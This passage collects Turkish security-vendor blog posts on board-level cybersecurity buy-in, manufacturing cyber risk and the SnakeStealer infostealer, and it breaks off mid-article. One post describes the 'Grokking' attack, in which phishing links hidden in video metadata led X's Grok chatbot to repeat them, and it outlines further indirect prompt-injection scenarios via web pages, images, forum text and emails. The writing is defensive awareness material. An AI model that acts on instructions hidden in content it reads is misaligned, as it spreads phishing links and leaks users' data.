**Excerpt:** Şirket liderleri siber risklerin ciddiyetini fark etmeli, farkındalığı eyleme dönüştürmeli ve siber güvenlik konusunu önceliklendirmelidir
**Content:**
*Şirket liderleri siber risklerin ciddiyetini fark etmeli, farkındalığı eyleme dönüştürmeli ve siber güvenlik konusunu önceliklendirmelidir*
Bu, birçok işletme lideri için gergin bir dönemdir. Sürekli yüksek faiz oranları, jeopolitik gerilimler, tedarik zincirindeki aksaklıklar ve ticaret politikalarındaki ani değişiklikler, yeni bir belirsizlik ortamı yaratmıştır. Bu koşullar altında, birçok kişinin yatırımları askıya alması ve maliyetleri azaltabileceği alanlar araması affedilebilir. Siber güvenliğin bunların arasında olmaması için birkaç neden vardır.
Bir BT veya güvenlik lideri olarak, bunun nedenini zaten biliyorsunuzdur. Peki ya CEO’nuz veya yönetim kurulunuz biliyor mu? [Araştırmalar](https://www.adsadvance.co.uk/splunk-and-oxford-economics-release-the-ciso-report-2025.html#:~:text=Cyber%20budgets%20reflect%20inconsistent%20support,think%20cybersecurity%20budgets%20are%20adequate.), CISO’ların yalnızca %29’unun güvenlik hedeflerine ulaşmak için yeterli bütçeye sahip olduklarına inandığını ortaya koymaktadır. Ancak yönetim kurulu üyelerinin %41’i bütçelerin uygun olduğunu düşünüyor. Kuruluşunuzda da böyle bir uçurum varsa siber güvenliği daha güçlü bir şekilde savunmanın zamanı gelmiştir. Ekim ayı [Siber Güvenlik Farkındalık Ayı](https://www.cisa.gov/cybersecurity-awareness-month) olduğu için[,](https://www.cisa.gov/cybersecurity-awareness-month) siber risklerin ciddiyetini fark etmek, algı uçurumlarını kapatmak, güvenliği ön plana çıkarmak ve nihayetinde farkındalığı eyleme dönüştürmek için daha iyi bir zaman olamaz.
## KOBİ’ler hâlâ yangınları söndürmeye çalışıyor
Siber güvenlik, üst düzey yöneticiler tarafından eskiye göre kesinlikle daha iyi anlaşılıyor ve takdir ediliyor. Ancak özellikle KOBİ’ler tarafından hâlâ stratejik bir gereklilikten çok bir maliyet merkezi olarak görülüyor. [Global Technology Industry Association](https://gtia.org/hubfs/GTIA%202025%20SMB%20Technology%20and%20Buying%20Trends%20Research.pdf?hsLang=en) (GTIA) verilerine göre, küçük ve orta ölçekli işletmelerin neredeyse yarısı (%46) siber güvenliği “orta derecede önemli” bir alan olarak tanımlıyor. KOBİ’lerden yanıt verenlerin %12’si ise hâlâ taktiksel/reaktif modda olduklarını itiraf ediyor. Başka bir deyişle yangınların çıkmasını önlemek için önceden zaman ve para harcamak yerine, sürekli yangın söndürmeyle uğraşıyorlar.
Bu zihniyeti değiştirmek için iki yol vardır. İlk olarak, siber güvenliğin yönetim kurulunuzun potansiyel olarak kritik iş risklerinden kaçınmasına nasıl yardımcı olabileceğini daha net bir şekilde ifade edin. İkinci olarak, siber güvenliğin bir iş kolaylaştırıcı olduğu konusunda daha güçlü argümanlar sunun.
## Siber güvenlik yetersizliği maliyeti artırıyor
İyi haber şu ki yönetim kurulunu yetersiz siber güvenlik harcamalarının potansiyel maliyetine ikna etmek için kullanabileceğiniz vaka çalışmaları bolca mevcut:
- M&S, e-ticaret sistemlerini birkaç hafta boyunca çevrimdışı bırakmaya zorlayan son fidye yazılımı saldırısından dolayı 300 milyon sterlinlik işletme karı kaybı [öngörüyor](https://www.theguardian.com/business/2025/may/21/cyber-attack-cost-marks-and-spencer-lost-sales-company-results-reveal).
- UnitedHealth Group, Change Healthcare’e yapılan fidye yazılımı saldırısının maliyetinin 2024 yılında yaklaşık 2,9 milyar dolar olacağını [tahmin ediyor](https://www.bankinfosecurity.com/change-healthcare-attack-cost-estimate-reaches-nearly-29b-a-26541).
- Arka plan kontrol uzmanı National Public Data, 2024 yılında yaklaşık üç milyar kaydı açığa çıkaran bir ihlalin ardından [iflas başvurusunda bulunmak](https://therecord.media/national-public-data-bankruptcy-cyberattack) zorunda kaldı.
Bir başka iyi kaynak da IBM’in [*Veri İhlali Maliyetleri*](https://www.ibm.com/downloads/documents/us-en/131cf87b20b31c91) raporudur. Bu rapor, bir ihlalin ortalama maliyetini (4,4 milyon dolar) belirtmekle kalmaz, aynı zamanda belirli teknoloji yatırımlarının veya siber güvenlik stratejilerinin bu tutarı ne kadar azaltabileceğini de gösterir. Sonuç olarak, tehdit aktörlerinin ağınızda kalmasına ne kadar uzun süre izin verirseniz bunun maliyeti o kadar yüksek olabilir. Bu nedenle SIEM, SOAR ve tehdit istihbaratı gibi ürünler, potansiyel maliyet tasarrufları açısından üst sıralarda yer alır. Daha da iyisi, DevSecOps, CISO ataması ve yönetim kurulu düzeyinde denetim gibi daha stratejik çabaları da listelemektedir.
Bu tür bir istihbarat, umarız, konuşmayı reaktif harcamalardan kuruluşunuzda daha düşünülmüş, tasarım aşamasından itibaren güvenliği ön planda tutan bir kültürün geliştirilmesine kaydırmaya başlayabilir.
## Maliyet merkezinden iş kolaylaştırıcıya
Finansal ve itibar kaybı riski, kuruluşunuzdaki siber güvenlik algısını değiştirmek için yeterli değilse belki de uyumluluk argümanı bu konuşmaları sonuçlandırmaya yardımcı olabilir.
AB’deki NIS2 ve DORA gibi düzenlemeler artık siber güvenliğin, iş dayanıklılığını artırmak için tasarlanmış sürekli bir risk yönetimi programı olarak ele alınmasını talep ediyor. Üst düzey yöneticilerin bu programları doğrudan tanımlaması, onaylaması ve denetlemesi ve üyelerin riskleri anlaması ve bilinçli kararlar alması için zorunlu eğitimden geçmesi bekleniyor. Uygulama konusunda kişisel olarak sorumlu tutulacaklar.
Ancak tüm KOBİ’ler bu tür ilerici düzenlemelerin kapsamına girmeyecektir. Peki, kuruluşlarının bir ihlal kurbanı olacak kadar büyük olmadığına inanan yöneticileri, “yeterince iyi” güvenliğin aslında yeterince iyi olmadığına nasıl ikna edebilirsiniz? İş içgüdülerine hitap edin. Bu şekilde, etkili bir siber güvenlik stratejisinin şunları sağlayabileceğini söylemek için güçlü bir gerekçe vardır:
- IP ve rekabetçi farklılaşmayı korumaya yardımcı olur. Bu, üretim, teknoloji ve medya gibi belirli sektörlerde özellikle önemli olacaktır.
- AB veya bazı ABD eyaletleri (örneğin, Kaliforniya’nın CCPA veri koruma yasası) gibi sıkı düzenlemelerin geçerli olabileceği yeni pazarlara genişlemeyi mümkün kılar.
- Dijital dönüşümü koruyabilir. Kuruluşunuz kritik bir siber saldırıya uğrarsa projeler durdurulabilir, kaynaklar başka yönlere kaydırılabilir, paydaşların güveni sarsılabilir ve iş öncelikleri değişebilir.
- Yenilikçi ürünleri pazara sunarak müşteri sadakatini artırmaya ve kârı artırmaya yardımcı olur. Günümüzde tüm şirketler bir dereceye kadar yazılım şirketleridir. Ancak güvenli olmayan bir ürün piyasaya sürerseniz bu durum itibarınızı ve müşteri sadakatini yok edebilir.
## Siber güvenlik mesajınızı doğru iletin
Doğru fikirlere sahipsiniz ancak yönetim kurulu hâlâ sizi dinlemiyor. Sorun ne olabilir? Bu kopukluk her iki taraftan da kaynaklanabilir. Bir yandan, iş liderleri genellikle kültürel olarak siber güvenliği, bir kuruluşu yönetmenin ciddi işinden ayrı bir “BT sorunu” olarak görmeye eğilimlidir. Ancak diğer yandan, bazen CISO’lar iş dünyasının dilini konuşamadıkları için kendi davalarını zayıflatabilirler.
Bu zorluğun üstesinden gelmek için şunları göz önünde bulundurun:
- Siber güvenliği bir iş riski olarak çerçevelendirin; teknik jargonu bir kenara bırakın ve çeşitli senaryoların iş üzerindeki etkisinden bahsedin.
- Güvenlik odaklı ölçütler yerine finansal ve iş odaklı ölçütler kullanın. IBM’in araştırması ve arzu edilen çözümler için yapılan Toplam Ekonomik Etki araştırmaları bu konuda faydalı olabilir.
- Yönetim kurulunu belirli yatırımları onaylamaya ikna etmeye çalışırken gerçek dünya örnekleri ve uyarıcı hikâyeler (yukarıdakiler gibi) kullanın.
- Kuruluşunuzun güvenlik durumunu bağlam içine yerleştirin. Diğer bir deyişle benzer şirketlerin neye ve neden yatırım yaptıkları ve ne elde ettikleri konusunda istihbarat kullanın. Bu, liderlerin nerede geride kaldığınızı anlamalarına yardımcı olacaktır.
- Yönetim kuruluna sık sık kısa raporlar sunmak. Yönetim kurulu üyeleri verilerle boğulmak istemezler, bu nedenle dikkatlerini çekmek için sunumlarınızı kısa ve öz tutun. Ancak aynı şekilde, tehdit ortamı o kadar hızlı değişir ki düzenli güncellemeler önemlidir.
- Yönetim kurulu üyeleri ve/veya üst düzey yöneticilerle kişisel ilişkiler kurmak. Üst düzey yöneticiler arasında bir destekçinizin olması her zaman yardımcı olur.
En dayanıklı şirketler, siber güvenliği iş yapmanın bir maliyeti olarak görmekten, güven ve uzun vadeli değerin itici gücü olarak görmeye geçen şirketlerdir. Sonuçta, yeni iş projelerine ve ürün tekliflerine güvenlik tasarımını dâhil etmek, bir sorun çıktığında bunu sonradan eklemekten çok daha ucuzdur. Bunu zaten biliyorsunuz. Şimdi [yönetim kurulunu ikna etmek](https://antivirus.com.tr/yoneticilerinizin-siber-guvenlik-programiniza-katilmasinin-6-adimi/) sizin göreviniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Grokking: Yapay zekâ destekli kötü amaçlı reklamcılık](https://antivirus.com.tr/grokking-yapay-zeka-destekli-kotu-amacli-reklamcilik/)
**Published:** Ekim 16, 2025
**Author:** ESET
**Excerpt:** Siber suçlular, Grokking olarak adlandırılan bir teknikle X'in yapay zekâ sohbet robotunu phishing dolandırıcılıklarını tanıtmak için kandırdı.
**Content:**
*Siber suçlular, “Grokking” olarak adlandırılan bir teknikle X’in yapay zekâ sohbet robotunu phishing dolandırıcılıklarını tanıtmak için kandırdı. Nasıl güvende kalabilirsiniz?*
Hepimiz sosyal mühendisliğin tehlikelerini duymuşuzdur. Bu, hackerların en eski numaralarından biridir: Kurbanı psikolojik olarak manipüle ederek bilgilerini vermesini veya kötü amaçlı yazılım yüklemesini sağlamak. Şimdiye kadar bu, çoğunlukla [kimlik avı e-postaları](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/), [mesajlar](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/) veya [telefon aramaları](https://antivirus.com.tr/aradiginiz-kisi-ben-miyim-dikkat-telefon-numarasi-dolandiriciligi/) yoluyla yapılıyordu. Ancak artık yeni bir araç var: Üretken yapay zekâ (GenAI).
Bazı durumlarda, popüler çevrimiçi hizmetlere gömülü GenAI ve büyük dil modelleri (LLM’ler), sosyal mühendisliğin farkında olmayan suç ortaklarına dönüşebilir. Son zamanlarda, güvenlik araştırmacıları X’te (eski adıyla Twitter) tam da bunun gerçekleştiği konusunda uyarıda bulundu. Şimdiye kadar bunu bir tehdit olarak görmediyseniz halka açık yapay zekâ botlarının ürettiği her türlü çıktıyı güvenilmez olarak değerlendirmenin zamanı geldi.
## Grokking nasıl çalışır ve neden önemlidir?
Yapay zekâ, iki şekilde sosyal mühendislik tehdidi oluşturur. Bir yandan, LLM’ler büyük ölçekte son derece ikna edici kimlik avı kampanyaları tasarlamak ve en şüpheci kullanıcıları bile kandırmak için derin sahte ses ve videolar oluşturmak için kullanılabilir. Ancak X’in yakın zamanda keşfettiği gibi, bir başka, muhtemelen daha sinsi bir tehdit daha var: “Grokking” olarak adlandırılan bir teknik (tabii ki makine öğreniminde gözlemlenen [grokking](https://en.wikipedia.org/wiki/Grokking_(machine_learning)) fenomeni ile karıştırılmamalıdır).
Bu [saldırı kampanyasında,](https://x.com/bananahacks/status/1963184353250353488) tehdit aktörleri[,](https://x.com/bananahacks/status/1963184353250353488) tıklama tuzağı videolar içeren video kartı gönderileri yayımlayarak, X’in tanıtılan gönderilerdeki bağlantıları yasaklamasını ([kötü amaçlı reklamlarla mücadele etmek](https://antivirus.com.tr/goz-onunde-arama-sonuclarinda-gizlenen-kotu-amacli-reklamlar/) için tasarlanmış) atlatmaktadır. Videonun altındaki küçük “kaynak” alanına kötü amaçlı bağlantılarını gömebilmektedirler. Ancak ilginç olan nokta burada; kötü niyetli aktörler daha sonra X’in yerleşik GenAI botu Grok’a videonun nereden geldiğini soruyor. Grok gönderiyi okur, küçük bağlantıyı fark eder ve yanıtında onu büyütür.


### Grokking neden tehlikelidir?
- Bu hile, Grok’u güvenilir hesabında bir kimlik avı bağlantısını yeniden paylaşmaya yönlendirerek onu etkili bir şekilde kötü niyetli bir aktör hâline getirir.
- Bu ücretli video gönderileri genellikle milyonlarca kez görüntülenir ve dolandırıcılık ve kötü amaçlı yazılımları geniş bir alana yayma potansiyeline sahiptir.
- Grok son derece güvenilir bir kaynak olduğu için bağlantılar SEO ve alan adı itibarında da güçlenir.
- Araştırmacılar, askıya alınana kadar bu işlemi tekrarlayan yüzlerce hesap buldu.
- Bağlantılar, kimlik bilgilerini çalan formlara ve kötü amaçlı yazılım indirmelerine yönlendirir, bu da kurbanların hesaplarının ele geçirilmesine, kimlik hırsızlığına ve daha fazlasına yol açabilir.
Bu sadece X/Grok’un sorunu değildir. Aynı teknikler teorik olarak güvenilir bir platforma gömülü herhangi bir GenAI aracına/LLM’ye uygulanabilir. Bu, tehdit aktörlerinin güvenlik mekanizmalarını atlatmanın bir yolunu bulmadaki yaratıcılığını vurgulamaktadır. Ancak aynı zamanda kullanıcıların yapay zekânın çıktısına güvenirken aldıkları riskleri de vurgulamaktadır.
## Prompt enjeksiyonunun tehlikeleri
Prompt enjeksiyonu, tehdit aktörlerinin GenAI botlarına meşru kullanıcı komutları gibi görünen kötü amaçlı komutlar verdiği bir saldırı türüdür. Bunu, bu komutları bir sohbet arayüzüne yazarak doğrudan yapabilirler. Ya da Grok vakasında olduğu gibi dolaylı olarak.
İkinci durumda, kötü niyetli talimat genellikle modelin meşru bir görevin parçası olarak işlemesi için teşvik edildiği verilerde gizlenir. Bu durumda, kötü niyetli bir bağlantı gönderinin altındaki video meta verilerine gömülmüş, ardından Grok’a “bu video nereden geliyor?” sorusu sorulmuştur.
Bu tür saldırılar giderek artmaktadır. Analist firması [Gartner,](https://www.gartner.com/en/newsroom/press-releases/2025-09-22-gartner-survey-reveals-generative-artificial-intelligence-attacks-are-on-the-rise) geçtiğimiz yıl kuruluşların üçte birinin (%32) komut satırı enjeksiyonu yaşadığını iddia etti. Ne yazık ki Grok/X kullanım örneğine benzer durumların meydana gelebileceği birçok [başka potansiyel senaryo](https://antivirus.com.tr/yapay-zeka-guvenilir-mi-veri-zehirlenmesi-ile-basa-cikin/) bulunmaktadır.
Aşağıdaki örneği ele alalım:
- Bir saldırgan, aslında kötü amaçlı bir komut içeren, meşru görünen bir bağlantıyı bir web sitesine yayımlar. Bir kullanıcı daha sonra gömülü bir yapay zekâ asistanından “bu makaleyi özetle” isterse gen AI, saldırganın yükünü teslim etmek için web sayfasında gizli olan komutu işler.
- Saldırgan, gizli bir kötü amaçlı komut içeren bir resmi sosyal medyaya yükler. Bir kullanıcı yapay zekâ asistanından resmi açıklamalarını isterse asistan yine komutu işler.
- Bir saldırgan, beyaz üzerine beyaz metin veya küçük yazı tipi kullanarak halka açık bir forumda kötü amaçlı bir komut istemi gizleyebilir. Kullanıcı yapay zekâ asistanından konu başlığındaki en iyi gönderileri önermesini isterse bu zehirli yorumu tetikleyebilir ve örneğin asistanın kullanıcıya bir kimlik avı sitesini ziyaret etmesini önermesine neden olabilir.
- Yukarıdaki senaryoda olduğu gibi, bir müşteri hizmetleri botu, bir kullanıcı sorusuna cevap vermek için forum gönderilerini tararken kimlik avı bağlantısını görüntülemek için kandırılabilir.
- Bir tehdit aktörü, beyaz metinle gizlenmiş kötü amaçlı bir komut içeren bir e-posta gönderebilir. Bir kullanıcı, e-posta istemcisi yapay zekâ asistanından “en son e-postaları özetle” komutu isterse asistan kötü amaçlı bir eylem gerçekleştirmek için tetiklenebilir. Örneğin kötü amaçlı yazılım indirmek veya hassas e-postaları sızdırmak gibi.
## Yapay zekâ körü körüne güvenilecek bir şey değil
Bu tehdidin gerçekten sınırsız sayıda varyasyonu vardır. En önemli ders, hiçbir GenAI aracının çıktısına körü körüne güvenmemeniz gerektiğidir. Yapay zekâ asistanının becerikli bir tehdit aktörü tarafından kandırılmadığını varsayamazsınız.
Onlar da sizin bunu yapacağınızı umuyorlar. Ancak gördüğümüz gibi, kötü amaçlı komutlar beyaz metin, meta veriler ve hatta Unicode karakterleri içinde gizlenebilir. Size cevaplar sağlamak için kamuya açık verileri arayan herhangi bir GenAI, kötü amaçlı içerik üretmek için “zehirlenmiş” verileri işlemek konusunda da savunmasızdır.
Ayrıca şunu da göz önünde bulundurun:
- Bir GenAI botu tarafından bir bağlantı sunulursa üzerine gelerek gerçek hedef URL’sini kontrol edin. Şüpheli görünüyorsa tıklamayın.
- Yapay zekâ çıktısına her zaman şüpheyle yaklaşın, özellikle de cevap/öneri uygunsuz görünüyorsa.
- Kimlik bilgilerinin çalınma riskini azaltmak için güçlü, benzersiz parolalar (parola yöneticisinde saklanan) ve çok faktörlü kimlik doğrulama (MFA) kullanın.
- Güvenlik açığı istismar riskini en aza indirmek için tüm cihaz/bilgisayar yazılımlarınızın ve işletim sistemlerinizin güncel olduğundan emin olun.
- Cihazınızdaki kötü amaçlı yazılım indirmelerini, kimlik avı dolandırıcılıklarını ve diğer şüpheli etkinlikleri engellemek için saygın bir satıcıdan çok katmanlı güvenlik yazılımı satın alın.
Gömülü yapay zekâ araçları, kimlik avına karşı uzun süredir devam eden savaşta yeni bir cephe açmıştır. Buna kanmayın. Her zaman sorgulayın ve verdiği cevapların tamamen doğru olduğunu varsaymayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fidye Yazılımı, Siber Güvenlik, Yapay Zekâ
---
### [Siber güvenlik olmadan inovasyon, sadece risktir](https://antivirus.com.tr/siber-guvenlik-olmadan-inovasyon-sadece-risktir/)
**Published:** Ekim 24, 2025
**Author:** ESET
**Excerpt:** Üretim sektöründe siber güvenlik artık bir teknoloji sorunu değil, üretim hatlarını durdurabilen, tedarik zincirlerini tıkayabilen bir iş riski.
**Content:**
Fabrikalar artık arızalı robotlar nedeniyle durmuyor. Ransomware gibi siber olaylar nedeniyle duruyorlar. Üretim sektöründe siber güvenlik artık bir teknoloji sorunu değil, üretim hatlarını durdurabilen, tedarik zincirlerini tıkayabilen ve yatırımcıların ve müşterilerin güvenini sarsabilen bir iş riski.
Otomotiv sektöründe son zamanlarda yaşanan olaylar bu riskin önemini vurgulamaktadır. [Stellantis](https://www.securityweek.com/automotive-titan-stellantis-discloses-data-breach/) kısa süre önce bir veri ihlali olduğunu açıklarken [Jaguar Land Rover](https://www.securityweek.com/automotive-titan-stellantis-discloses-data-breach/) ise siber saldırı nedeniyle IT sistemlerinin bozulması sonucu dört haftadan fazla bir süre üretimini durdurmak zorunda kaldı. Bunlar, muazzam kaynaklara sahip küresel devlerdir. Milyar dolarlık üreticiler haftalarca faaliyetlerini durdurabiliyorsa IT/OT ekipleri sınırlı olan küçük ve orta ölçekli üreticiler için bu ne anlama gelir? Mesaj açıktır: Hiçbir fabrika bağışık değildir.
## Uyumluluktan dayanıklılığa
Hâlâ çok sayıda üretici, siber güvenliği bir uyumluluk kontrolü olarak görüyor. Asgari yasal gereklilikleri karşılamak denetçileri tatmin edebilir ancak saldırganları uzak tutmaz ve asgari temel siber güvenlik önlemi olarak görülmelidir.
Üreticiler, tahmin edilen parolalar yoluyla “basit” hesap ihlalleri yerine giderek daha fazla kötü amaçlı yazılım (genellikle fidye yazılımı) kullanan sofistike siber suçluların hedefi olma olasılığı daha yüksektir. Üretim ihlallerinin %85’i kimlik avı, sistem izinsiz girişi veya güvenliği ihlal edilmiş yazılımlarla ilgili olduğundan standart temel önlemlerin günümüzün yetenekli siber suçlularına karşı yeterli olmadığı açıktır.
Siber güvenlik, diğer stratejik iş riskleri gibi ele alınmalıdır. Fabrikanız ne kadar kesinti süresini kaldırabilir? Ne kadar fikri mülkiyet kaybını göze alabilirsiniz? “Kabul edilebilir risk” sınırınız nerede? Bunlar teknik sorular değil, varoluşsal sorulardır ve liderlik ve yönetim kurulu düzeyinde tartışma ve kabul gerektirir. Bu anlamda, siber güvenlik kalite kontrolü veya iş güvenliğinden farklı değildir. Sadece teknik düzeltmeler değil, yönetişim, kültür ve kaynaklar gerektirir.
Üreticiler genellikle yıllarca, bazen on yıllarca dayanacak şekilde tasarlanmış pahalı operasyonel teknolojilerle çalışır. Bu sistemler finansal amortismanlarını aşmış olsa da değiştirme masrafları ve kesintiler genellikle yükseltmeleri geciktirir. Zamanla, bir zamanlar son teknoloji olan bu cihazlar modern siber saldırılara karşı savunmasız hâle gelir ve kuruluşun saldırı yüzeyini genişletir.
Güncel olmayan protokoller, desteklenmeyen işletim sistemleri ve eski yapılandırmalar sadece teknik zorluklar değil, daha geniş iş riskleri de getirir. Özellikle küçük üreticiler için kritik soru, bir siber olayın potansiyel finansal ve operasyonel etkisinin, eskiyen teknolojinin güncellenmesi veya değiştirilmesinin maliyetinden ne zaman daha ağır basacağıdır.
## Siber güvenlik açıkları nerede?
Endüstri 4.0 tartışmaları genellikle OT güvenliğine odaklanırken IT saldırganlar için en yaygın giriş noktası olmaya devam etmektedir. Kimlik avı e-postaları, çalınan kimlik bilgileri ve güvenliği ihlal edilmiş üçüncü taraf yazılımlar, siber suçluların kullandığı ön kapılardır. Üreticiler özellikle savunmasızdır çünkü:
- **Saldırganlar, fabrikaların kesintiye tahammül edemeyeceğini bilir**. Just-in-time üretim operasyonları, siber olayların etkisini artırarak fidye yazılımı suçlularına ödeme yapma olasılığını veya üretimde uzun süreli kesintileri artırır.
- **Tedarik zincirleri saldırı yüzeyini genişletir**. Ortaklarınızda veya tedarikçilerinizde bulunan güvenlik açıkları, operasyonlarınıza da sıçrayabilir ve bunun tersi de geçerlidir.
- **BT ekipleri yetersiz kalır**. KOBİ üreticileri nadiren 7/24 izleme için gerekli kaynaklara sahiptir ve hızlı müdahale yetenekleri için gerekli uzmanlıktan yoksundur.
- **Fikri mülkiyet değerlidir**. Tasarımlar, formüller ve prototipler casusluk veya hırsızlık için kazançlı hedeflerdir.
## Dayanıklı bir BT/OT altyapısı oluşturmak
Önce önleme odaklı BT stratejisi, temel savunma önlemlerinin ötesine geçmelidir. Saldırıları engellemek yeterli değildir; üreticiler, tehditleri operasyonları kesintiye uğratmadan önce öngörmeli ve etkisiz hâle getirmelidir.
1. **Eyleme geçirilebilir tehdit istihbaratı**: Fidye yazılımı taktikleri, tedarik zinciri güvenlik açıkları ve kalıcı tehditler hakkında ayrıntılı bilgiler dâhil olmak üzere mevcut tehdit ortamına ilişkin gerçek dünya verileri, ekiplerin gerçekten önemli olan konulara öncelik vermelerini sağlar.
2. **Sürekli izleme**: Uç noktalar, sunucular ve bulut uygulamaları arasındaki etkinlikleri ilişkilendirmek, izinsiz girişi gösterebilecek anormallikleri tespit etmeye yardımcı olur. İzleme, normal BT altyapısının ötesine geçmeli ve teknik olarak mümkünse operasyonel teknolojiyi de kapsamalıdır. BT ve OT izlemeyi tek bir platformda birleştirmek, tehditlerin görünürlüğünü ve tehditleri tahmin etme ve önleme yeteneğini artırır.
3. **Bölümleme ve erişim kontrolü**: Net sistem sınırları ve operasyonel teknolojinin bölümlenmesi, sıkı kimlik yönetimi ve çok faktörlü kimlik doğrulama, saldırganların yanal olarak hareket etmesini engeller.
4. **Güvenlik açığı yönetimi**: Tüm cihaz ve makinelerde otomatik yama ve ürün yazılımı güncellemeleri, saldırganların potansiyel olarak yararlanabileceği boşlukları kapatır.
5. **Yedekleme ve kurtarma**: Tesis dışında depolanan çevrimdışı yedeklemeler ve test edilmiş geri yükleme prosedürleri, kesinti süresini en aza indirerek fidye yazılımının üretimi rehin almasını engeller.
İstihbarat, izleme ve Genişletilmiş Tespit ve Müdahale (XDR) gibi modern yanıt yeteneklerini bir araya getirmek, küçük ve orta ölçekli işletmelerdeki yalın BT ekiplerinin tam bir güvenlik operasyon merkezi kurmadan sağlam savunmalar sürdürmelerini sağlar.
## XDR ile siber güvenlik savunmasını genişletme
Geleneksel uç nokta koruması tek başına yeterli değildir. XDR, cihazlar, sunucular ve bulut sistemleri genelinde algılama ve yanıtı birleştirerek bir saldırının devam ettiğini işaret edebilecek çeşitli farklı kaynaklardan gelen verilerin bütünsel bir görünümünü sağlar. Bu, Yönetilen Tespit ve Müdahale (MDR) hizmetleriyle daha da ileriye götürülebilir. Bu hizmetler sayesinde, küçük BT ekipleri bile 7/24 uzman gözetimi, daha hızlı kontrol ve daha az kör nokta elde ederek fabrikaların ve işletmelerin çalışır durumda kalmasını sağlayan öncelikli önleme yaklaşımını benimseyebilir.
## Siber güvenlik için iş gerekçesi
Siber saldırılar soyut riskler değildir; operasyonel maliyetlerdir. IBM’in 2025 Veri İhlali Maliyetleri raporuna göre, ortalama endüstriyel ihlal maliyeti yaklaşık[ 5 milyon dolardır](https://www.ibm.com/think/insights/cost-of-a-data-breach-industrial-sector#:~:text=According%20to%20the%202024%20IBM,sector%20was%20USD%205.56%20million.) ancak asıl zarar üretimdeki aksaklıklar, kaçırılan sözleşmeler ve azalan müşteri güveninden kaynaklanmaktadır. [Siber güvenlik](https://antivirus.com.tr/uretim-sektorundeki-artan-tehditler-karsisinda-siber-savunma/) konusunu bir iş riski olarak ele almak, büyümeyi, itibarı ve dayanıklılığı korur.
Liderlik ekipleri ve yönetim kurulları, eski teknolojinin değiştirilmesini sadece teknik bir yükseltme olarak değil, potansiyel siber olayların iş üzerindeki etkisini azaltmak için stratejik bir hamle olarak değerlendirmelidir. Siber saldırıların maliyeti artmaya devam ederken kuruluşlar siber güvenliği doğrudan operasyonel süreklilik ve finansal dayanıklılıkla ilişkilendiren bütünsel bir bakış açısı benimsemekten fayda sağlar.
Üretim sektöründe, siber güvenlik ekipleri yalnızca siber riskleri azaltmaya odaklanmakla kalmamalı, işletme için potansiyel aksaklıkları ve ekonomik sonuçları en aza indirecek önlemleri önceliklendirmelidir.
Siber dayanıklılık, riski tamamen ortadan kaldırmak anlamına gelmez. Kabul edilebilir risk için net bir eşik belirlemek ve baskı altında operasyonların devam etmesini sağlayacak kadar güçlü BT savunmaları oluşturmak anlamına gelir.
Endüstri 4.0’da en akıllı fabrikalar sadece en otomatik olanlar değil, aynı zamanda en siber dayanıklı olanlar da olmalıdır. Siber güvenlik olmadan inovasyon, başka bir deyişle iş riski demektir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Önce Önleme, Siber Güvenlik, Üretim
---
### [SnakeStealer: Kişisel veriler nasıl ele geçiriliyor?](https://antivirus.com.tr/snakestealer-kisisel-veriler-nasil-ele-geciriliyor/)
**Published:** Ekim 30, 2025
**Author:** ESET
**Excerpt:** Kişisel veriler için büyük bir iştah duyan ve 2025 yılı bilgi hırsızlığı tespit listesinin zirvesine oturan bu kötü amaçlı yazılım hakkında bilmeniz gerekenler
**Content:**
*Kişisel veriler için büyük bir iştah duyan ve 2025 yılında bilgi hırsızlığı tespit listesinin zirvesine oturan bu kötü amaçlı yazılım hakkında bilmeniz gerekenler*
Bilgi hırsızları, günümüzün tehdit ortamında en kalıcı tehditlerden biri olmaya devam ediyor. Bu yazılımlar, genellikle oturum açma kimlik bilgileri ile finansal ve kripto para birimi ayrıntılarını içeren [değerli bilgileri](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) ve kişisel verileri ele geçirilen sistemlerden sessizce çalmak ve düşmanlara göndermek için tasarlanmıştır. Ve bunu büyük bir başarıyla yaparlar.
ESET araştırmacıları, son zamanlarda bilgi hırsızının nihai yük olduğu çok sayıda kampanyayı izlemiştir. Agent Tesla, Lumma Stealer, FormBook ve HoudRAT büyük sayılarda dolaşmaya devam etmektedir ancak [ESET Tehdit Raporu H1 2025’e](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf) göre, bu yılın ilk yarısında bir aile diğerlerinin önüne geçti: SnakeStealer.
## Kişisel veriler için bir tehdit doğuyor
ESET ürünleri tarafından çoğunlukla *MSIL/Spy.Agent.AES* olarak tespit edilen SnakeStealer, ilk olarak 2019 yılında ortaya çıktı. İlk raporlar bu tehdidin, mevcut adıyla yeniden markalanmadan önce yeraltı forumlarında 404 Keylogger veya 404 Crypter olarak pazarlanan bir tehdit olduğunu ortaya çıkardı.
*Şekil 1. 404 Keylogger için ilk reklamlardan biri (kaynak:* [*habr.com*](https://habr.com/en/companies/F6/articles/477198/)*)*
İlk varyantlarında SnakeStealer, Discord’u yüklerini barındırmak için kullanıyordu ve kurbanlar, kötü amaçlı bir e-posta ekini açtıktan sonra farkında olmadan bu yükleri indiriyordu. Kişisel veriler tehlikede. Meşru bulut platformlarında kötü amaçlı yazılım barındırmak yeni bir şey olmasa da Discord’un yaygın olarak kötüye kullanılması kısa sürede bir taktik hâline geldi. SnakeStealer, 2020 ve 2021’de [ilk büyük faaliyet dalgasına](https://malpedia.caad.fkie.fraunhofer.de/details/win.404keylogger) ulaştı ve belirli bir bölgeye odaklanmadan küresel olarak yayıldı.
Bu arada, dağıtım yöntemleri de çeşitlilik gösterdi. Kimlik avı ekleri hâlâ birincil vektör olmaya devam ediyor ancak yükün kendisi şifre korumalı ZIP dosyaları, silah hâline getirilmiş RTF, ISO ve PDF dosyaları gibi çeşitli biçimlerde gizlenebilir veya hatta diğer kötü amaçlı yazılımlarla birlikte paketlenebilir. Bazen SnakeStealer, korsan yazılımların veya [sahte uygulamaların](https://antivirus.com.tr/klonlarin-saldirisi-sahte-mesajlasma-uygulamalari/) içine gizlenir, bu da her saldırının kötü amaçlı bir e-posta ile başlamadığını gösterir.
